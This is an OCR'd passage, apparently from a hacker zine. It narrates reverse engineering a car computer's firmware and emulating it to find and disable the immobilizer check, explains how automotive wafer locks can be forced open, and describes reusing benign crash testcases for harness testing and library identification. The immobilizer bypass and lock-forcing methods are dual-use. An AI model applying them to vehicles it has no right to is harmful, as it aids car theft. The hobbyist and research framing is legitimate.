So I returned all the replacement parts, except for the PCM from eBay, and tried to think about what to do next. I have a spare PCM that only works with my car's VIN number. I know that the PCM disables the fuel injectors whenever it detects an unauthorized engine start, meaning it didn't get the correct password from the instrument panel cluster. And I also know that the PCM contains firmware that implements this detection, and I know that dealerships upgrade this firmware all the time. If that's the case, what's to stop me from modifying the firmware and removing that check?

Tune In and Drop Out

I began reading about a community of car tuners, people who modify firmware to get the most out of their cars. Not only do they tweak engine performance, but they actually disable the security system of the firmware, so that they can transplant any engine from one car to the body of another car. That's exactly what I want to do; I want to disable that feature entirely so that the computer doesn't care what's going on outside it. If they can do it, so can I.

[4] This is how old remote engine start kits work.

How do other people disable this check? According to the internet, people "tune" their cars by loading up the firmware image in an application called, oddly enough, TunerPro. Then they load up what's called an XDF file, or a definition file, which defines the memory addresses for configuration flags for all sorts of things – including, of course, the enabling and disabling of the anti-theft functionality. Then all they have to do is tell TunerPro "hey, turn this feature off", and it knows which bits or bytes to change from the XDF file, including any necessary checksums or signatures. Then it saves the firmware image back out, and tuners just write that firmware image back to the car.

It sounds easy enough – assuming the car provides an easy mechanism for updating the firmware. Most tuners and car dealerships will update the firmware through the OBD2 diagnostic port under the steering column, which is on all cars manufactured after 1996 (yay for me). Unfortunately, each car manufacturer uses different protocols and different tools to actually connect to and use the diagnostic port. For example, General Motors, which is what I need to deal with, has a specific device called a Tech2 scan tool, which is like a fancy code reader, which can be plugged into the OBD2 port. It's capable of more than just reading diagnostic trouble codes, though; it can upload and download the firmware in the PCM. There's just one problem: it's ridiculously expensive. This thing runs anywhere from a few hundred for the Chinese clone to several thousands of dollars!

I spent some time looking into what protocol it uses, so that I could do what it does myself – but no such luck. It seems to use some sort of proprietary obfuscated algorithm so the PCM has to be "unlocked" before it can be read from or written to. GM really doesn't want me doing myself what this tool does. Even worse, after doing a little googling, it seems there is no XDF file for my particular car, so I have to find these memory addresses myself.

The first step is to get at the firmware. If I can't simply plug into the OBD2 port and read or write the firmware, I'm going to have to get physical. I find the PCM, unplug it from the car, unscrew the top cover, and start starting at what's underneath.

Luckily, there appears to be a 512KB flash chip on board. I know from googling about TunerPro and others' experience with firmware from the late nineties that this is exactly the right size to hold the PCM firmware image. Fortunately, I have managed to physically extract chips like this before, so I de-soldered the chip, inserted it into an old Willem EEPROM programmer, and managed to dump the entire 512KB of memory. What now?

Thankfully, Google has come to the rescue and presented me with a series of forum posts that tell me how to interpret this firmware dump. These old

posts were pretty much the only help I could find on the subject, so I had to decipher some guy's notes and do the best I could.

Apparently the processor in this PCM and others of its era is a Motorola 68332. I just so happen to have a history with the Motorola 68K series CPUs. Ever since high school I have messed with BASIC and assembly programming for Texas Instruments graphing calculators, some of which have a Motorola 68K CPU, and I enjoy collecting and tinkering with old game consoles, which is good because the Sega Genesis just so happens to have a Motorola 68K CPU.

It sure would be nice to confirm in some way if this file really was dumped correctly and this really is Motorola 68K firmware being executed by this PCM. There ought to be a vector table at the beginning of memory, containing handler addresses that the CPU executes in response to certain events. For example, when the CPU first gets power, it has to start executing from the value at address `0x00-0004`, which holds what is called the Reset Vector. Looking at that address, I see `00 00 40 04`. I fire up IDA Pro, go to address `0x4004`, and hit C to start analyzing code at that address – but I get total garbage.

That's strange – since that didn't pan out, I start looking for human-readable strings. I find only one, which appears to be a 17-character VIN number, except that it's not a VIN number.

```
String:      1G1J11C72V24767321
Actual VIN:  1G1JC1272V7476231
```

I stared at this until I realized that if I swap every two characters, or bytes, in the actual VIN number, I get the string from the disassembly. It seems the image is a little jumbled up – googling for meaning behind this reveals that the image is byte-swapped. This is how the bytes are actually stored on the chip, but this isn't what I want – I want the bytes back in the original order, the way they're being executed. After swapping every pair of bytes and then looking at address `0x000004`, I don't see `00 00 40 04` – I see `00 00 04 40`. If I go to `0x440` in IDA Pro and start analyzing, I see an explosion of readable code. In fact, I see a beautiful graph of how cleanly this file disassembled.

I'm ecstatic that I have a clean and proper firmware image loaded into IDA Pro, but what now? It would take years for me to properly and truly understand all this code.

I have to remind myself that my goal is to disable the check on whether we've received the password or not from the instrument panel cluster – but I have absolutely no idea where in the firmware that check is. There doesn't seem to exist an XDF file for my 1997 Chevrolet Cavalier. But – maybe one does exist for a very similar car. If I can know the memory address I want to change in somebody else's firmware image, and it's similar enough to mine, maybe that'll give me clues to finding the memory address in my own image.

After doing lots... and lots... of googling, the closest firmware image I could find which had a matching XDF file was for the 2001 Pontiac Trans Am. I load up this firmware image in TunerPro along with the corresponding XDF file, and a particular setting jumps out at me called "Option byte for vehicle theft deterrent" – with a memory address of `0x1E5CC`. I fire up IDA Pro against the 2001 Pontiac Trans Am image and go to that memory address, which puts me in the middle of a bunch of bytes that are referenced all over the place in the code. This is some sort of "configuration" area, which controls all the features of the car's computer. If I change this byte in TunerPro and save the firmware image, it updates two things: one, this option byte at `0x1E5CC`, and also a checksum word (two bytes) that protects the configuration area from corruption or tampering. So to turn off the anti-theft system, I have to flip a bit, update the checksums, write those changes back to the car computer, and voila, I'm done. Now all that's left is to find the same code that uses that bit in my 1997 Chevrolet Cavalier firmware image. Sounds simple enough.

```
IsVATSPresent_IThinkD0NZIfPresent:
7a754:    cmpi.b  #2, (VATS_type).l
7a75c:    sne     d0
7a75e:    neg.b   d0
7a756:    and.b   (byte_FFFF8BE5).w, d0
7a764:    rts
```

The byte at `0x1E5CC` is referenced all over the place – but there's only one place in particular with a small subroutine that looks at the specific bit we care about. If I can find this same subroutine in my own firmware image, I'm in business.

I look for these exact instructions in my own firmware image, but they isn't there. I look for any comparison to bit 2 of a particular byte, but there are none. I look for "`sne d0`" followed by "`neg.b`

d0" – but no dice. I look for the same instructions acting on any register at all – but no matches. I try dozens and dozens of other code matching patterns – but no matches.

I thought it would be really simple to look for the same or a similar code pattern in my firmware image and I'd have no trouble finding it, but apparently not. These TunerPro XDF definition files get created by somebody, right? How do they find all these memory addresses of interest, so they can build these XDF files?

According to the forum posts I found,[5] they first look for a particular piece of functionality: the handling of OBD2 code reader requests. The PCM is what's responsible for receiving the commands from a code reader, generating a response, and then sending it back over the OBD2 port to the code reader tool. Somewhere in this half-megabyte mess is all the code that handles these requests.

These OBD2 tools are capable of retrieving more than just diagnostic trouble codes. Not only can they upload and download firmware images for the PCM, but they can also retrieve all sorts of real-time engine information, telling you exactly what the computer's doing and how well it's doing it. It can also return the anti-theft system status. So if I can understand the OBD2 communication code, I can find my way to the option flag in the 2001 Pontiac Trans Am firmware. And if I can navigate my way to the option flag in that firmware, then I can just apply that same logic to my own firmware.

How can I find the code that handles these requests? According to the "PCM hacking 101" forum guide, I should start by looking for the code that actually interacts with the OBD2 port.

So how does a Motorola 68K CPU interact with the OBD2 port, or any hardware for that matter? It uses something called memory-mapped I/O. In other words, the hardware is wired in such a way, that when reading from or writing to a particular memory address, it isn't accessing bytes in the firmware on the flash chip or in RAM; it's manipulating actual hardware.

In any given device, there is usually a range of address space dedicated just to interacting with hardware. I know it has to be outside the range of where the firmware exists, and I know it has to be outside the range of where the RAM exists.

I know how big the firmware is, and since it disassembled so cleanly, I know it starts out at address 0, so that means the firmware goes from 0 all the way up to `0x07FFFF`.

I also know from poking around in the disassembly that the RAM starts at `0xFF0000`, but I don't know how big it is or where it ends. As a quick and dirty way of getting close to an answer, I use IDA Pro to export a `.asm` file, then have `sed` rip out the memory addresses accessed by certain instructions, then sort that list of memory addresses.

This way, I discover that typical RAM accesses only go up to a certain point, and then things start getting weird. I start seeing loops on reading values contained at certain memory addresses, and no other references to writes at those memory addresses. It wouldn't make sense to keep reading the same area over and over, expecting something to change, unless that address represents a piece of hardware that can change. When I see code like that, the only explanation is that I'm dealing with memory-mapped I/O. So while I don't have a complete memory map just yet, I know where the hardware accesses are likely to be.

Consulting the forum guide again, I learn that one of the chips on the PCM circuit board is responsible for handling all the OBD2 port communication. I don't mean it handles the high-level request; I mean it deals with all the work of interpreting the raw signals from the OBD2 pins and translating that into a series of bytes going back and forth between the firmware and the device plugged into the OBD2 port. All it does is tell the firmware "Hey, something sent 5 bytes to us. Please tell me what bytes you want me to send back," and the firmware deals with all the logic of figuring out what those bytes will be.

This chip has a name – the MC68HC58 data link controller – and lucky for me, the datasheet is readily available.[6] It's fairly comprehensive documentation on anything and everything I ever wanted to know about how to interact with this controller. It even describes the memory-mapped IO registers which the firmware uses to communicate with it. It tells me everything but the actual number, the actual memory address the firmware is using to interact with it, which is going to be unique for the device in which it's installed. That's going to be up to me to figure out.

After printing out the documentation for this chip and some sleepless nights reading it, I figured

[5] `https://www.thirdgen.org/forums/diy-prom/507563-pcm-hacking-101-step.html`

[6] `unzip pocorgtfo16.pdf mc68hc58.pdf`

out some bytes that the firmware must be writing to certain registers (to initialize the chip), otherwise it can't work, so I started hunting down where these memory accesses were in the firmware. And sure enough, I found them, starting at address `0xFFF6-00`.

So now that I've found the code that receives a command from an OBD2 code reader, it should be really easy to read the disassembly and get from there to code that accesses our option flag, right?

I wish! The firmware actually buffers these requests in RAM, and then de-queues them from that buffer later on, when it's able to get to it. And then, after it has acted on the request and calculated a response, it buffers that for whenever the firmware is able to get around to sending them back to the plugged-in OBD2 device. This makes sense; the computer has to focus on keeping the engine running smoothly, and not getting tied up with requests on how well the engine is performing.

Unfortunately, while that makes sense, it also makes it a nightmare to disassemble. The forum guide does its best to explain it, but unfortunately its information doesn't apply 100% to my firmware, and it's just too difficult to extrapolate what I need in order to find it. This is where things start getting really nutty.

Emulation

If I can't directly read the disassembly of the code and understand it, then my only option is to execute and debug it.

There are apparently people out there that actually do this by pulling the PCM out of the car and putting it on a workbench, attaching a bunch of equipment to it to debug the code in real-time to see what it's doing. But I have absolutely no clue how to do that. I don't have the pinouts for the PCM, so even if I did know what I was doing, I wouldn't know how to interface with this specific computer. I don't know anything about the hardware, I don't know anything about the software – all I know about is the CPU it's running, and the basics of a memory map for it. That is at least one thing I have going for me – it's extremely similar to a very well-known CPU (the Motorola 68K), and guaranteed to have dozens of emulators out there for it, for games if nothing else.

Is it really possible I have enough knowledge about the device to create or modify an emulator to execute it? All I need the firmware to do is boot just well enough that I can send OBD2 requests to it and see what code gets executed when I do. It doesn't actually have to keep an engine running, I just need to see how it gets from point A, which is the data link controller code, to point B, which is the memory access of the option flag.

If I'm going to seriously consider this, I have to think about what language I'm going to do this in. I think, live, breathe, and dream C♯ for my day job, so that is firmly ingrained into my brain. If I'm really going to do this, I'm going to have to hack the crap out of an existing emulator, I need to be able to gut hardware access code, add it right back, and then gut it again with great efficiency. So I want to find a Motorola 68K emulator in C♯.

You know you've gone off the deep end when you start googling for a Motorola 68K emulator in a managed language, but believe it or not, one does

[7] `https://www.codeproject.com/Articles/998595/CPS-NET-a-Csharp-based-CPS-MAME-emulator`

exist. There is an old Capcom arcade system called the CPS1, or Capcom Play System 1. It was used as a hardware platform for Street Fighter II and other classic games. Somebody went to the trouble of creating an emulator for this thing, with a full-featured debugger, totally capable of playing the games with smooth video and sound, right on Code Project.[7]

I began to heavily modify this emulator, completely gutting all the video-related code and display hardware, and all the timers and other stuff unique to the CPS1. I spent a not-insignificant amount of time refactoring this application so it was just a Motorola 68K CPU core, and with the ability to extend it with details about the PCM hardware.[8]

Once I had this Motorola 68K emulator in C♯, it was time to get it to boot the 2001 Pontiac Trans Am image. I fire it up, and find that it immediately encounters an illegal instruction. I can't say I'm very surprised – I proceed to take a look at what's at that memory address in IDA Pro.

When going to the memory address of the illegal instruction, I saw something I didn't expect to see... a TBLU instruction. What in the world? I know I've never seen it before, certainly not in any Sega Genesis ROM disassembly I've ever dealt with. But, IDA Pro knew how to display it to me, so that tells me it's not actually an illegal instruction. So, I look in the Motorola 68332 user manual,[9] and look up the TBLU instruction.

Without getting too into the weeds on instruction decoding, I'll just say that this instruction basically performs a table lookup and calculates a value based on precisely how far into the table you go, utilizing both whole and fractional components. Why in the world would a CPU need an instruction that does this? Actually it's very useful in exactly this application, because it lets the PCM store complex tables of engine performance information, and it can quickly derive a precise value when communicating with various pieces of hardware.

It's all very fascinating I'm sure, but I just want the emulator to not crash upon encountering this instruction, so I put a halfway-decent implementation of that instruction into the C♯ emulator and move on. Digging into Motorola 68K instruction decoding enabled me to fix all sorts of bugs in the CPS1 emulator that weren't a problem for the games it was emulating, but it was quite a problem for me.

```
6e328: mov.b  (byte_73dec).l, ($FFFFFd48).w
6e330: mov.b  (byte_73ded).l, ($FFFFFd49).w
6e338: mov.b  (byte_73dee).l, ($FFFFFd4a).w
6e340: mov.b  (byte_73dee).l, ($FFFFFd4b).w
6e348: mov.b  (byte_73dee).l, ($FFFFFd4c).w
6e350: mov.b  (byte_73dee).l, ($FFFFFd4d).w
6e358: mov.b  (byte_73def).l, ($FFFFFd4e).w
6e360: mov.b  (byte_73de4).l, ($FFFFFc1a).w
6e368: mov.b  (byte_73de8).l, ($FFFFFc1c).w
6e370: andi.b #$F0, ($FFFFFC1C).w
6e376: ori.b  #$E,  ($FFFFFC1C).w
6e37c: bclr   #7,   ($FFFFFC1F).w
6e382: bset   #7,   ($FFFFFC1A).w
  loop88:
6e388: btst   #7,   ($FFFFFC1F).w
6e38e: beq.s  loop88
6e390: unlk   a6
6e392: rts
```

Once I got past the instructions that the emulator didn't yet have support for, I'm now onto the next problem. The emulator's running... but now it's stuck in an infinite loop. The firmware appears to keep testing bit 7 of memory address `0xFFFC1F` over and over, and won't continue on until that bit is set. Normally this code would make no sense, since there doesn't appear to be anything else in the firmware that would make that value change, but since `0xFFFC1F` is within the range that I think is memory-mapped I/O, this probably represents some hardware register.

What this code does, I have no idea. Why we're waiting on bit 7 here, I have no idea. But, now that I have an emulator, I don't have to care one bit.[10]

[8] `git clone https://github.com/brandonlw/pcmemulator`

[9] `unzip pocorgtfo16.pdf mc68332um.pdf`

[10] *We the editors politely apologize for this pun, which is entirely the fault of the author. –PML*

[11] To be more accurate, I do this a few dozen more times and then happily move on.

I fix this by patching the emulator to always say the bits are set when this memory address is accessed, and we happily move on.[11] Isn't emulation grand?

```
else if(address == 0xFFF70F)
    return 0x02|0x01;
else if(address == 0xFFFC1F)
    return -1; //0xFF
else if(address == 0xFFF60E)
    //...
```

Now I've finally gotten to the point that the firmware has entered its main loop, which means it's functioning as well as I can expect, and I'm ready to begin adding code that emulates the behavior of the data link controller chip. Since I now know what memory addresses represent the hardware registers of the data link controller, I simply add code that pretends there is no OBD2 request to receive, until I start clicking buttons to simulate one.

I enter the bytes that make up an OBD2 request, and tell the emulator to simulate the data link controller sending those bytes to the firmware for processing. Nothing happens. Imagine that, yet another problem to solve!

I scratched my head on this one for a long time, but I finally remembered something from the forum guide: the routines that handle OBD2 requests are executed by "main scheduling routines." If the processing of messages is on a schedule, then that implies some sort of hardware timer. You can't schedule something without an accurate timer. That means the firmware must be keeping track of the number of accurate ticks that pass. So if I check the vector table, where the handlers for all interrupts are defined, I ought to find the handler that triggers scheduling events.

```
move.b #1,(InterruptVector108Flag).w
move.l (InterruptVector108FlagCounter).w, d3
addq.l #1, d3
move.l d3, (InterruptVector108FlagCoutner).w
cmpi.l #$7FFFFFFF, d3
bne.s  lov_2a18c
jsr    (Stop2700).l
  loc_2a18c:
jsr    DoLotsOfHardwareRegisterReadsWrites
tst.b  (byte_FFFFAE6E).w
bne.s  locret_2A19E
jsr    sub_71FC2
  locret_2A19E:
rts
```

This routine, whenever a specific user interrupt fires, will set a flag to 1, and then increment a counter by 1. As it turns out, this counter is checked within the main loop – this is actually the number of ticks since the firmware has booted. The OBD2 request handling routines only fire when a certain number of ticks have occurred. So all I have to do is simulate the triggering of this interrupt periodically, say every few milliseconds. I don't know or care what the real amount of time is, just as long as it keeps happening. And when I do this, I find that the firmware suddenly starts sending the responses to the simulated data link controller! Finally I can simulate OBD2 requests and their responses.

Now all I need to do is throw together some code to brute-force through all the possible requests, and set a "breakpoint" on the code that accesses the option flag.

Many hours later, I have it! With an actual request to look at, I can do some googling and see that it utilizes "`mode $22`," which is where GM stuffs non-standard OBD2 requests, stuff that can potentially change over time and across models. Request `$1102` seems to return the option flag, among other things.

Christmas Superdeals!

ATARI 520STFM Super Pack
£359.00
Including VAT and NEXT DAY DELIVERY!

Atari 520STFM Super Pack includes:
- ★ Built-in TV modulator allowing you to use the 520STFM with your domestic TV set.
- ★ Built-in 1 megabyte disc drive for fast loading and saving of programs.
- ★ £450 worth of free games software including MARBLE MADNESS, TEST DRIVE, ARKANOID 2, BUGGY BOY, WIZBALL and 16 more.
- ★ ORGANISER Business Software worth £50.
- ★ FREE JOYSTICK!
- ★ And to enable you to have your ST running within minutes, a free fitted power plug!

ALSO AVAILABLE WITH JUST ONE FREE GAME £279

We Accept EXPRESS VOUCHERS

commodore AMIGA A500
£389.00
Including VAT and NEXT DAY DELIVERY!

Amiga Pack includes:
- ★ Built-in 1 megabyte disc drive for fast loading and saving of programs.
- ★ FREE TV modulator worth £24.99 enabling you to use the AMIGA with your domestic TV set.
- ★ FREE Game Software worth £230 including BUGGY BOY, MERCENARY, WIZBALL and seven more games.
- ★ FREE PHOTON PAINT graphics package worth £69.95.
- ★ And to enable you to unpack and use your AMIGA straight away, a free fitted power plug!

ALSO AVAILABLE WITHOUT FREE GAMES £369.00

CREDIT CARD ORDERLINE: 0908 663708 9am–8pm
To order: telephone the credit card orderline above with your ACCESS or VISA number
OR make Cheque or P.O. payable to Digicom Computer Services Ltd and send your order to:

Full range of Atari and Commodore hardware and software available at discount prices.

DIGICOM
170 Bradwell Common Boulevard, MILTON KEYNES MK13 8BG

Now that I've found the OBD2 request in the 2001 Pontiac Trans Am, I can emulate my own firmware image and send the same request to it. Once I see where the code takes me, I can modify the byte appropriately, recalculate the firmware checksum, reflash the chip in my programmer, resolder it back into the PCM, reassemble it and reattach it to the car, hop in, and turn the key and hope for the best.

I'm sorry to say that this doesn't work.

Why? Who can say for sure? There are several possibilities. The most plausible explanation is that I just screwed up the soldering. A flash chip's pins can only take so much abuse, especially when I'm the one holding the iron.

Or, since I discovered that this anti-theft status is returned via a non-standard OBD2 request, it's possible that the request might just do something different between the two firmware images. It doesn't bode well that the two images were so different that I couldn't find any code patterns across both of them. My Cavalier came out in 1997 when OBD2 was brand new, so it's entirely possible that the firmware is older than when GM thought to even return this anti-theft status over OBD2.

What do I do now? I finally decide to give up and buy a new car. But if I could do it over again, I would spend more time figuring out exactly how to flash a firmware image through the OBD2 port. With that, I would've been free to experiment and try over and over again until I was sure I got it right. When I have to repeatedly desolder and resolder the flash chip several times for each attempt, the potential for catastrophe is very high.

If you take anything away from this story, I hope it's this: if you're faced with a problem, and you come up with a really crazy idea, don't be afraid to try it. You might be surprised, it just might work, and you just might get something out of it. The car may still be sitting in a garage collecting dust, but I did manage to get a functioning car computer emulator out of it. My faithful companion did not die in vain. And who knows, maybe someday he will live again.


16:04 Bars of Brass or Wafer Thin Security?

by Deviant Ollam

Many of you may already be familiar with the internals of conventional pin tumbler locks. My associates and I in TOOOL have taught countless hackers the art of lockpicking at conferences, hackerspaces, and bars over the years. You may have seen animations and photographs which depict the internal components — pins made of brass, nickel, or steel — which prevent the lock's plug from turning unless they are all slid into the proper position with a key or pick tools.

Pin tumbler locks are often quite good at resisting attempts to brute force them open. With five or six pins of durable metal, each typically at least .1" (3mm) in diameter, the force required to simply torque a plug hard enough to break all of them is typically more than you can impart by inserting a tool down the keyway. The fact that brands of pin tumbler locks have relatively tight, narrow keyways increases the difficulty of fabricating a tool that could feasibly impart enough force without breaking itself.

However, since the 1960's, pin tumbler locks have become increasingly rare on automobiles, replaced with wafer locks. There are reasons for this, such as ease of installation and the convenience of double-sided keys, but wafer locks lack a pin tumbler lock's resistance to brute force turning attacks.




The diagram above shows the plug (light gray) seated within the housing sleeve (dark gray) as in a typical installation.

Running through the plug of a wafer lock are wafers, thin plates of metal typically manufactured from brass. These are biased in a given direction by means of spring pressure; in automotive locks, it is typical to see alternating wafers biased up, down, up, down, and so on as you look deeper into the lock. The wafers have tabs, small protrusions of metal which stick out from the plug when the lock is at rest. The tabs protrude into spline channels in the housing sleeve, preventing the plug from turning. The bitting of a user's key rides through holes punched within these wafers and helps to "pull" the wafers into the middle of the plug, allowing it to turn.

However, consider the differences between the pins of a pin tumbler lock and the wafers of a wafer lock. While pin tumblers are often .1" (3mm) or more in thickness, wafers are seldom more than .02" or .03" (well below 1mm) and are often manufactured totally out of brass.

This thin cross-section, coupled with the wide and featureless keyways in many automotive wafer locks, makes forcing attacks much more feasible. Given a robust tool, it is possible to put the plug of a wafer lock under significant torque, enough to cause the tabs on the top and bottom of each wafer to shear completely off, allowing the plug to turn.



Such an attack is seldom covert, as it often leaves signs of damage on the exterior of the lock as well as small broken bits within the plug or the lock housing.

Modern automotive locks attempt to mitigate such attacks by using stronger materials, such as stainless steel. An alternate strategy is to employ strategic weaknesses so that the piece breaks in a controlled way, chosen by the manufacturer to frustrate a car thief.

Electronic defenses are also used, such as the known resistance described by Brandon Wilson on page 7. Newer vehicles use magnetically coupled transponders, sometimes doing away with a metal key entirely.

Regardless of the type of lock mechanism or anti-theft technology implemented by a given manufacturer, one should never assume that a vehicle's ignition has the same features or number of wafers as the door locks, trunk lock, or other locks elsewhere on the car.

As always, if you want to be certain, take something apart and see the insides for yourself!

16:05 Fast Cash for Useless Bugs!

by EA

Hello neighbors,

I come to you with a short story about useless crashes turned useful.

Every one of us who has ever looked at a piece of code looking for vulnerabilities has ended up finding a number of situations which are more than simple bugs but just a bit too benign to be called a vulnerability. You know, those bugs that lead to process crashes locally, but can't be exploited for anything else, and don't bring a remote server down long enough to be called a Denial Of Service.

They come in various shapes and sizes from simple `assert()`s being triggered in debug builds only, to null pointer dereferences (on certain platforms), to recursive stack overflows and many others. Some may be theoretically exploitable on obscure platform where conditions are just right. I'm not talking about those here, those require different treatment.[12]

The ones I'm talking about are the ones we are dead sure can't be abused and by that virtue might have quite a long life. I'm talking about all those hundreds of thousands of null pointer dereferences in MS Office that plagued anybody who dared fuzz it, about unbounded recursions in PDF renderers, and infinite loops in JavaScript engines. Are they completely useless or can we squeeze just a tiny bit of purpose from their existence?

As I advise everybody should, I've been keeping these around, neatly sorting them by target and keeping track of which ones died. I wouldn't say I've been stockpiling them, but it would be a waste to just throw them away, wouldn't it?

Anyway, here are some of my uses for these useless crashes – including a couple of examples, all dealing with file formats, but you can obviously generalize.

Testing Debug/Fuzzing Harness The first use I came up with for long lived, useless crashes in popular targets is testing debugging or fuzzing harnesses. Say I wrote a new piece of code that is supposed to catch crashes in Flash that runs in the context of a browser. How can I be sure my tool actually catches crashes if I don't have a proper crashing testcase to test it with?

Of course CDB catches this, but would your custom harness? It's simple enough to test. From a standpoint of a debugger, crashing due to null pointer dereference or heap overflow is the same. It's all an "Access Violation" until you look more closely – and it's always better to test on the actual thing than on a synthetic example.

```
# cdb flashplayer_26_sa.exe flash_crasher.swf
CommandLine: flashplayer_26_sa.exe flash_crasher.swf
(784.f3c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=001ef418 edx=777f6c74 esi=fffffffe edi=00000000
eip=778505d9 esp=001ef434 ebp=001ef460 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
778505d9 cc              int     3
0:000> g
(784.f3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file not found.  Defaulted to export symbols for FlashPlayer.exe -
eax=00f6c3d0 ebx=00000000 ecx=00000000 edx=0372b17d esi=00000000 edi=02d1b020
eip=0187b6c9 esp=001eb490 ebp=00f6c3d0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
FlashPlayer!IAEModule_IAEKernel_UnloadModule+0x25a559:
0187b6c9 8b11            mov     edx,dword ptr [ecx]  ds:0023:00000000=????????
0:000>
```

[12]The author has generously donated a collection of useless bugs. `unzip pocorgtfo16.pdf useless_crashers.zip` and then extract that archive with a password of "`pocorgtfo`".

Test for Library Inclusion Ok, what else can we do? Another instance of use for useless crashes that I've found is in identifying if certain library is embedded in some binary you don't have source or symbols for. Say an application renders TIFF images, and you suspect it might be using libtiff and be in OSS license violation as it's license file never mentions it. Try to open a useless libtiff crash in it, if it crashes chances are it does indeed use libtiff. A more interesting example might be some piece of code for PDF rendering. There are many many closed and open source PDF SDKs out there, what are the chances that the binary you are looking at employs it's own custom PDF parser as opposed to Poppler, MuPDF, PDFium or Foxit SDKs?

Leadtools, for example, is an imaging SDK that supports indexing PDF documents. Let's test it:

```
$./testing/LEADTOOLS19/Bin/Lib/x64/lfc \
    ./foxit_crasher/ ./junk/ -m a
Error -9 getting file information from
./foxit_crasher/8c...d174b1f189.pdf
$
```

" * * * It was a Dreaded Ordeal for Us to Meet the Lordly Hardware Clerk * * * to Purchase Five Cents Worth of Copper Burrs.

[13]Version 2017-08-23 23-34-32 shown here.

The test crash for Foxit doesn't seem to crash it, instead it just spits out an error. Let's try another one:

```
$ ./testing/LEADTOOLS19/Bin/Lib/x64/lfc \
    ./mupdf_crasher/ ./junk/ -m a
lfc: draw-path.c:520: fz_add_line_join:
Assert "Invalid line join"==0 failed.
Aborted (core dumped)
$
```

Would you look at that; it's an assertion failure so we get a bit of code path, too! Doing a simple lookup confirms that this code indeed comes from MuPDF which Leadtools embeds.

As another example, there is a tool called PSPDFKit[13] which is more complete PDF manipulation SDK (as opposed to PDFKit) for macOS and iOS. Do they rely on PDFKit at all or on something completely different? Let's try with their demo application.

```
(lldb) target create "PSPDFCatalog"
Current executable set to 'PSPDFCatalog'.
(lldb) r pdfkit_crasher.pdf
Process 53349 launched: 'PSPDFCatalog'
Process 53349 exited with status = 0
(lldb)
```


Nothing out of the ordinary, so let's try another test.


```
(lldb) r pdfium_crasher.pdf
Process 53740 launched: 'PSPDFCatalog-macOS'
Process 53740 stopped
* thread #2: tid = 0x2060fc, ...
stop reason = EXC_BAD_ACCESS
